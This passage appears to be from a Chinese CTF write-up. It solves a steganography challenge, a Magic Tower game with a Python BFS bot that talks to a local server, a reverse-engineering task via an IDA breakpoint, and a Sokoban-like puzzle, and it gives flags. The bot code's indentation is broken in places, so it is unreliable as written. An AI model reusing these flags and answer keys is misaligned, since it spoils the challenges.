打开发现一张大白(●—●)，然后进去 binwalk 跑一下发现另一张图片，手动抠出来发现另一个大白(●—●)，然后发现是 tiff 的。重命名后纠结一下想到 tiff 隐藏图层，本地 photoshop 打开之。。。发现 26 个隐藏图层。。。每个图层有 26*26 个英文字母。。。想到大白激活口令。。。统计一下，65 个逗号 66 个数字。。。



据此推测是三个一组，所以 flag 应该是 22 组，之后就是组合问题了。。。下午的时候尝试了几个没找到方法。。。晚上继续做。。。尝试所有之后找到

了 flag，每三个一组，第一组 19*9*10 代表 10 层第 19 列 9 行。。完全是倒序。慢慢找，找到了

flag: FlAgIsSlYeCa0WeLCoMY0u

魔塔 AI 编写

这是道算法题...

刚开始理解错了，以为一次只能发一条指令呢...

根据题目所给文件的描述，服务器端提供了一个吃东西升级打怪的游戏（工 111），最终的目标是到达标有” Y” 的点，于是就可以根据题目提供的地图不断上楼吃东西，然后回到 1 层打 boss...

脚本核心部分使用了 BFS 算法。

脚本：

```
import socket, sys, os, time, struct
__author__ = 'Marchel147'

# connect to
TARGET = '127.0.0.1'
PORT = 22031
BUFSIZE = 99999

def logtofile(buf):
    global log
    log.write(buf)
    log.write('\n-----\n')
    return

class Character:
    def __init__(self, type, hp = 0, atk = 0, de = 0):
        if type == 'a':
            self.HP = 1000
            self.ATK = 80
            self.DEF = 60
        elif type == 'b':
            self.HP = 100
            self.ATK = 200
            self.DEF = 100
        elif type == 'c':
            self.HP = 1000
            self.ATK = 300
            self.DEF = 150
        elif type == 'd':
            self.HP = 3000
            self.ATK = 300
            self.DEF = 250
        else:
            self.HP = hp
            self.ATK = atk
            self.DEF = de
```

```

        return
def battle(self, player):
    if player.ATK <= self.DEF:
        return 0
    if self.ATK <= player.DEF and self.DEF <= player.ATK:
        return 1
    turn = 0
    while player.HP > 0 or self.HP > 0:
        if not turn:
            self.HP -= (player.ATK - self.DEF)
        else:
            player.HP -= (self.ATK - player.DEF)
        if turn == 0:
            turn = 1
        else:
            turn = 0
    if player.HP < 0:
        return 0
    return 1

class GameHelper:
    def __init__(self):
        self.LV = 0
        self.PLAYER = Character('P',1000,10,10)
        self.MAP = []
        self.VISIT = []
        self.THINGS = []
        self.CUR_POS = (1,1)
        self.MAXX = 0
        self.MAXY = 0
        return
    def getmap(self):
        global s
        self.MAP = []
        self.VISIT = []
        self.THINGS = []
        buf = s.recv(BUFSIZE)
        print buf
        lines = buf.split('\n')
        i = y = 0
        for line in lines:
            if not line: # skip
                continue
            self.MAP.append([])
            self.VISIT.append([])
            y = 0
            for c in line:
                if c == '|':
                    self.MAXY = y + 1
                    break
                if c != '.' and c != '#':
                    self.THINGS.append({'thing':c,'pos':(i,y)})
                if c == 'X':
                    self.CUR_POS = (i,y)
                self.MAP[i].append(c)
                self.VISIT[i].append(0)
                y += 1
            i += 1
        self.MAXX = i
        print (self.MAXX,self.MAXY), self.CUR_POS
        # get status

```



```

self.PLAYER.ATK = int(lines[6][31:37])
self.PLAYER.DEF = int(lines[8][31:37])
self.PLAYER.HP = int(lines[10][30:37])
print self.PLAYER.ATK, self.PLAYER.DEF, self.PLAYER.HP
return

def get_things(self):
    print self.THINGS
    return self.THINGS

def try_return(self):
    global s
    pos = self.CUR_POS
    dirs = [(1,0),(-1,0),(0,1),(0,-1)]
    sendbuf = ['j','k','l','h']
    sendbuf2 = ['k','j','h','l']
    for i in range(4):
        new_x = pos[0] + dirs[i][0]
        new_y = pos[1] + dirs[i][1]
        if self.MAP[new_x][new_y] != '#' and new_x > 0 and
new_y > 0 and new_x < self.MAXX and new_y < self.MAXY:
            s.send(sendbuf[i])
            logtofile(s.recv(BUFSIZE))
            s.send(sendbuf2[i])
            self.getmap()
            return 1
    return 0

def gotopos(self, pos):
    q = []
    q.append({'pos':self.CUR_POS, 'prev':0})
    for i in range(len(self.VISIT)):
        for j in range(len(self.VISIT[i])):
            self.VISIT[i][j] = 0
    self.VISIT[self.CUR_POS[0]][self.CUR_POS[1]] = 1
    dirs = [(1,0),(-1,0),(0,1),(0,-1)]
    while q:
        first = q.pop(0)
        for dir in dirs:
            new_x = first['pos'][0] + dir[0]
            new_y = first['pos'][1] + dir[1]
            if self.MAP[new_x][new_y] != '#' and new_x > 0 and
new_y > 0 and new_x < self.MAXX and new_y < self.MAXY and not
self.VISIT[new_x][new_y]:
                if new_x == pos[0] and new_y == pos[1]:
                    # trace back and send
                    cmdstr = ''
                    dx = new_x - first['pos'][0]
                    dy = new_y - first['pos'][1]
                    if dx == -1 and dy == 0:
                        cmdstr = 'k' + cmdstr
                    elif dx == 0 and dy == -1:
                        cmdstr = 'h' + cmdstr
                    elif dx == 1 and dy == 0:
                        cmdstr = 'j' + cmdstr
                    elif dx == 0 and dy == 1:
                        cmdstr = 'l' + cmdstr
                    while isinstance(first['prev'],dict):
                        dx = first['pos'][0] -
first['prev']['pos'][0]
                        dy = first['pos'][1] -
first['prev']['pos'][1]
                    if dx == -1 and dy == 0:
                        cmdstr = 'k' + cmdstr

```

```

        elif dx == 0 and dy == -1:
            cmdstr = 'h' + cmdstr
        elif dx == 1 and dy == 0:
            cmdstr = 'j' + cmdstr
        elif dx == 0 and dy == 1:
            cmdstr = 'l' + cmdstr
        first = first['prev']
        print cmdstr
        self.docmd(cmdstr)
        return 1
    if self.MAP[new_x][new_y] == '/' or
self.MAP[new_x][new_y] == '\\': # stairs
        continue
    q.append({'pos': (new_x, new_y), 'prev': first})
    self.VISIT[new_x][new_y] = 1
    print 'No way we can reach there!'
    return 0
def docmd(self, cmdstring):
    global s
    '''
    for i in range(len(cmdstring)):
        s.send(cmdstring[i])
        if i == len(cmdstring) - 1:
            self.getmap()
        else:
            logtofile(s.recv(BUFSIZE)) # no need to get this
    '''
    s.send(cmdstring)
    self.getmap()
    return
def go_down(self):
    global s
    s.send('j')
    self.getmap()
def go_up(self):
    global s
    s.send('k')
    self.getmap()
def go_right(self):
    global s
    s.send('l')
    self.getmap()
def go_left(self):
    global s
    s.send('h')
    self.getmap()

log = open('log.txt', 'w')

game = GameHelper()
s =
socket.socket(socket.AF_INET, socket.SOCK_STREAM, socket.IPPROTO_TCP)
s.connect((TARGET, PORT))
game.getmap()
notgot = 0
movedon = 0
canwin = 0
movedup = 0
while(1):
    moved = 0
    things = game.get_things()

```

```

A = D = P = []
Goal = Downstair = Upstair = (0,0)
if game.PLAYER.HP >= 10000:
    print 'NOW YOU CAN BEAT THE GAME!'
    canwin = 1
for c in things:
    if c['thing'] == 'A':
        A.append(c['pos'])
    elif c['thing'] == 'D':
        D.append(c['pos'])
    elif c['thing'] == 'P':
        P.append(c['pos'])
    elif c['thing'] == '/':
        Upstair = c['pos']
    elif c['thing'] == '\\':
        Downstair = c['pos']
    elif c['thing'] == 'Y':
        Goal = c['pos']
if canwin and Goal != (0,0):
    game.gotopos(Goal)
    print s.recv(BUFSIZE)
if len(A) and not moved:
    #if raw_input('go downstairs to search for A or D?(y/n)') ==
'y':
    #    if game.try_return():
    #        moved = 1
    if game.gotopos(A[0]) and not moved:
        moved = 1
    else:
        notgot = 1
elif len(D) and not moved:
    #if raw_input('go downstairs to search for A or D?(y/n)') ==
'y':
    #    if game.try_return():
    #        moved = 1
    if game.gotopos(D[0]) and not moved:
        moved = 1
    else:
        notgot = 1
elif len(P) and not moved:
    #if raw_input('go downstairs to search for A or D?(y/n)') ==
'y':
    #    if game.try_return():
    #        moved = 1
    if game.gotopos(P[0]) and not moved:
        moved = 1
    else:
        notgot = 1
#elif len(A)+len(D)+len(P) == 0 and not moved:
#    if game.gotopos(Upstair):
#        moved = 1
print Downstair, Upstair
if not moved:
    if (notgot and movedon) or canwin: #or (raw_input('go
downstair?(y/n)') == 'y' and Downstair != (0,0)):
        notgot = movedon = 0
        if Downstair == (0,0):
            game.try_return()
        else:
            if game.gotopos(Downstair) == 0:
                game.gotopos(Upstair)

```


Ida 中从定位到那几个 base64 加密的字符串后，看到下面有个 cmp 函数，于是在 0x401735 下断点，内存中出现如下字符串

```
0040172B . 68 DC304000 push mfcEncry.004030DC ;  
ASCII "HOWMP 半块西瓜皮hehe"
```

输入得到结果，如下图



Flag: 06d2ba96e3d4c203b29def25f2710d42

逆向破解 3

大概是推箱子游戏的变种，挺好玩的，玩了 10 分钟过去了
规则，把 8 个箱子推至各个出口（边界上的 0）即胜利。
推一个箱子只能推出去或者推到非 0 的地方，每一步的走法如下

1,	1,	0,	1,	1,	1,	0,	1,	1
1,	0,	0,	0,	0,	0,	0,	0,	1
1,	0,	0,	0,	0,	12,	22,	0,	1
1,	32,	0,	0,	0,	42,	0,	0,	1
0,	0,	0,	0,	0,	0,	0,	0,	0
1,	0,	0,	52,	0,	0,	0,	0,	1
0,	0,	0,	0,	0,	0,	62,	0,	0
1,	72,	0,	0,	82,	0,	0,	0,	1
1,	1,	0,	1,	1,	1,	1,	0,	1

8184

1,	1,	0,	1,	1,	1,	0,	1,	1
1,	0,	0,	0,	0,	0,	0,	0,	1
1,	0,	0,	0,	0,	12,	22,	0,	1
1,	32,	0,	0,	0,	42,	0,	0,	1

0,	0,	0,	0,	0,	0,	0,	0,	0
1,	0,	0,	52,	0,	0,	0,	0,	1
0,	0,	0,	0,	0,	0,	62,	0,	0
1,	72,	0,	0,	0,	0,	0,	0,	1
1,	1,	1,	1,	1,	1,	1,	0,	1

6462

1,	1,	0,	1,	1,	1,	0,	1,	1
1,	0,	0,	0,	0,	0,	0,	0,	1
1,	0,	0,	0,	0,	12,	22,	0,	1
1,	32,	0,	0,	0,	42,	0,	0,	1
0,	0,	0,	0,	0,	0,	0,	0,	0
1,	0,	0,	52,	0,	0,	0,	0,	1
0,	0,	0,	0,	0,	0,	0,	0,	0
1,	72,	0,	0,	0,	0,	0,	62,	1
1,	1,	1,	1,	1,	1,	1,	0,	1

4143

1,	1,	1,	1,	1,	1,	0,	1,	1
1,	0,	0,	0,	0,	0,	0,	0,	1
1,	0,	0,	0,	0,	12,	22,	0,	1
1,	32,	0,	0,	0,	0,	0,	0,	1
0,	0,	0,	0,	0,	0,	0,	0,	0
1,	0,	0,	52,	0,	0,	0,	0,	1
0,	0,	0,	0,	0,	0,	0,	0,	0
1,	72,	0,	0,	0,	0,	0,	62,	1
1,	1,	1,	1,	1,	1,	1,	0,	1

23

1,	1,	1,	1,	1,	1,	1,	1,	1
1,	0,	0,	0,	0,	0,	0,	0,	1
1,	0,	0,	0,	0,	12,	0,	0,	1
1,	32,	0,	0,	0,	0,	0,	0,	1
0,	0,	0,	0,	0,	0,	0,	0,	0
1,	0,	0,	52,	0,	0,	0,	0,	1
0,	0,	0,	0,	0,	0,	0,	0,	0
1,	72,	0,	0,	0,	0,	0,	62,	1
1,	1,	1,	1,	1,	1,	1,	0,	1

513473

1,	1,	1,	1,	1,	1,	1,	1,	1
1,	0,	0,	0,	0,	0,	0,	0,	1
1,	0,	0,	0,	0,	12,	0,	0,	1
1,	0,	0,	0,	0,	0,	0,	0,	1

0,	32,	0,	0,	0,	0,	0,	0,	0
1,	52,	0,	0,	0,	0,	0,	0,	1
0,	72,	0,	0,	0,	0,	0,	0,	0
1,	0,	0,	0,	0,	0,	0,	62,	1
1,	1,	1,	1,	1,	1,	1,	0,	1
3171								
1,	1,	1,	1,	1,	1,	1,	1,	1
1,	0,	0,	0,	0,	0,	0,	0,	1
1,	0,	0,	0,	0,	12,	0,	0,	1
1,	0,	0,	0,	0,	0,	0,	0,	1
1,	0,	0,	0,	0,	0,	0,	0,	0
1,	52,	0,	0,	0,	0,	0,	0,	1
1,	0,	0,	0,	0,	0,	0,	0,	0
1,	0,	0,	0,	0,	0,	0,	62,	1
1,	1,	1,	1,	1,	1,	1,	0,	1
1252								
1,	1,	1,	1,	1,	1,	1,	1,	1
1,	0,	0,	0,	0,	0,	0,	0,	1
1,	0,	0,	0,	0,	0,	0,	12,	1
1,	0,	0,	0,	0,	0,	0,	0,	1
1,	0,	0,	0,	0,	0,	0,	0,	0
1,	0,	0,	0,	0,	0,	0,	52,	1
1,	0,	0,	0,	0,	0,	0,	0,	0
1,	0,	0,	0,	0,	0,	0,	62,	1
1,	1,	1,	1,	1,	1,	1,	0,	1
14								
1,	1,	1,	1,	1,	1,	1,	1,	1
1,	0,	0,	0,	0,	0,	0,	0,	1
1,	0,	0,	0,	0,	0,	0,	0,	1
1,	0,	0,	0,	0,	0,	0,	0,	1
1,	0,	0,	0,	0,	0,	0,	12,	0
1,	0,	0,	0,	0,	0,	0,	52,	1
1,	0,	0,	0,	0,	0,	0,	0,	0
1,	0,	0,	0,	0,	0,	0,	62,	1
1,	1,	1,	1,	1,	1,	1,	0,	1
12								
1,	1,	1,	1,	1,	1,	1,	1,	1
1,	0,	0,	0,	0,	0,	0,	0,	1
1,	0,	0,	0,	0,	0,	0,	0,	1
1,	0,	0,	0,	0,	0,	0,	0,	1

1,	0,	0,	0,	0,	0,	0,	0,	1
1,	0,	0,	0,	0,	0,	0,	52,	1
1,	0,	0,	0,	0,	0,	0,	0,	0
1,	0,	0,	0,	0,	0,	0,	62,	1
1,	1,	1,	1,	1,	1,	1,	0,	1

54

1,	1,	1,	1,	1,	1,	1,	1,	1
1,	0,	0,	0,	0,	0,	0,	0,	1
1,	0,	0,	0,	0,	0,	0,	0,	1
1,	0,	0,	0,	0,	0,	0,	0,	1
1,	0,	0,	0,	0,	0,	0,	0,	1
1,	0,	0,	0,	0,	0,	0,	0,	1
1,	0,	0,	0,	0,	0,	0,	52,	0
1,	0,	0,	0,	0,	0,	0,	62,	1
1,	1,	1,	1,	1,	1,	1,	0,	1

5264

1,	1,	1,	1,	1,	1,	1,	1,	1
1,	0,	0,	0,	0,	0,	0,	0,	1
1,	0,	0,	0,	0,	0,	0,	0,	1
1,	0,	0,	0,	0,	0,	0,	0,	1
1,	0,	0,	0,	0,	0,	0,	0,	1
1,	0,	0,	0,	0,	0,	0,	0,	1
1,	0,	0,	0,	0,	0,	0,	0,	1
1,	0,	0,	0,	0,	0,	0,	0,	1
1,	1,	1,	1,	1,	1,	1,	1,	1

81846462414323513473317112521412545264